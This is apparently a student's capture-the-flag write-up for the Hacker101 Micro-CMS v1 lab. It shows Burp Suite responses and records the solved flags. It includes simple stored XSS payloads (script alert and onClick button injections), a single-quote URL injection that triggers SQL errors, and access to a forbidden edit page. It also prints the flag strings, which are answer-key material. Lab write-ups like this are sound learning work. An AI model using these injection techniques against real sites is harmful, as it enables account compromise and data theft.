


## Exercise 10, task 2

To solve task 2, I used Burp Suite as a help tool and Firefox's Web Developer tool.

### Flag 1

Found flag one when I tried to edit the forbidden page 6.



The source code in Burp Suite:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Thu, 24 Sep 2020 08:13:12 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 604
7
8
9 <!doctype html>
10 <html>
11   <head>
12     <title>
13       Edit page
14     </title>
15   </head>
16   <body>
17     <a href="...">&lt;-- Go Home</a>
18     <h1>
19       Edit Page
20     </h1>
21     <form method="POST">
22       Title: <input type="text" name="title" value="Private Page">
23       <br>
24       <textarea name="body" rows="10" cols="80">
25         My secret is ^FLAG^88612d8e8c15eeb7baba14b65f99f7c6481c36bf3c487631738fc830da9e229a$FLAG$
26       </textarea>
27       <br>
28       <input type="submit" value="Save">
29       <div style="font-style: italic">
30         <a href="https://github.com/adam-p/markdown-here/wiki/Markdown-Cheatsheet">Markdown</a>
31         is supported, but scripts are not
32       </div>
33     </form>
34   </body>
35 </html>
```

## Flag 2

Found flag 2 by inserting '`<script>alert(1)</script>`' in the title input.

# Edit Page

Title:

This is a test.

`<script>alert(1)</script>`

After saving, I returned to the to the home page. Then this alert popped up.




The source code in Burp Suite:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Thu, 24 Sep 2020 08:34:07 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 431
7
8
9 <!doctype html>
10 <html>
11   <head>
12     <title>
13       Micro-CMS
14     </title>
15   </head>
16   <body>
17     <ul>
18       <li>
19         <a href="page/1">Testing</a>
20       </li>
21       <li>
22         <a href="page/2">Markdown Test</a>
23       </li>
24       <li>
25         <a href="page/8"><script>
26           alert("^FLAG^8a95342ae0ce4595f10d66013acae1582a447a954f5fbb1c87d07111ef7796f3$FLAG$");
27         </script>
28         <script>
29           alert(1)
30         </script>
31       </a>
32     </li>
33     <li>
34       <a href="page/9">Test2</a>
35     </li>
36   </ul>
37   <a href="page/create">Create a new page</a>
38 </body>
39 </html>
```

### Flag 3

Found flag 3 adding the char: ', after the number in the URL when in the edit page.



### Flag 4

Found flag 4 by adding 'onClick={aler(1)}' inside '<button> Some button </button>'.

## Edit Page

Title:


Just testing some markdown functionality.

! [adorable kitten](https://static1.squarespace.com/static/54e8ba93e4b07c3f655b452e/t/56c2a04520c64707756f4267/1493764650017/)

<button onClick={alert(1)}>Some button</button>

[Markdown](#) is supported, but scripts are not

The source code in Burp Suite:



Screenshot who shows that I found all the flags in Micro-CMS v1.

**Hacker101** CTF [Home](#) [About](#) [How To Play](#) [Groups](#) [Submit Flag](#) [jonasbl](#) ▾

Congratulations, you found a flag!

You've earned 0 invitations. 9 / 26 points to your next private invitation. [Learn more about invitations.](#)

Difficulty (Points)	Name	Skills	Completion	
Trivial (1 / flag)	A little something to get you started	Web	1 / 1	<a href="#">Go</a> <a href="#">Hints</a>   <a href="#">Restart</a>
Easy (2 / flag)	Micro-CMS v1	Web	4 / 4	<a href="#">Go</a> <a href="#">Hints</a>   <a href="#">Restart</a>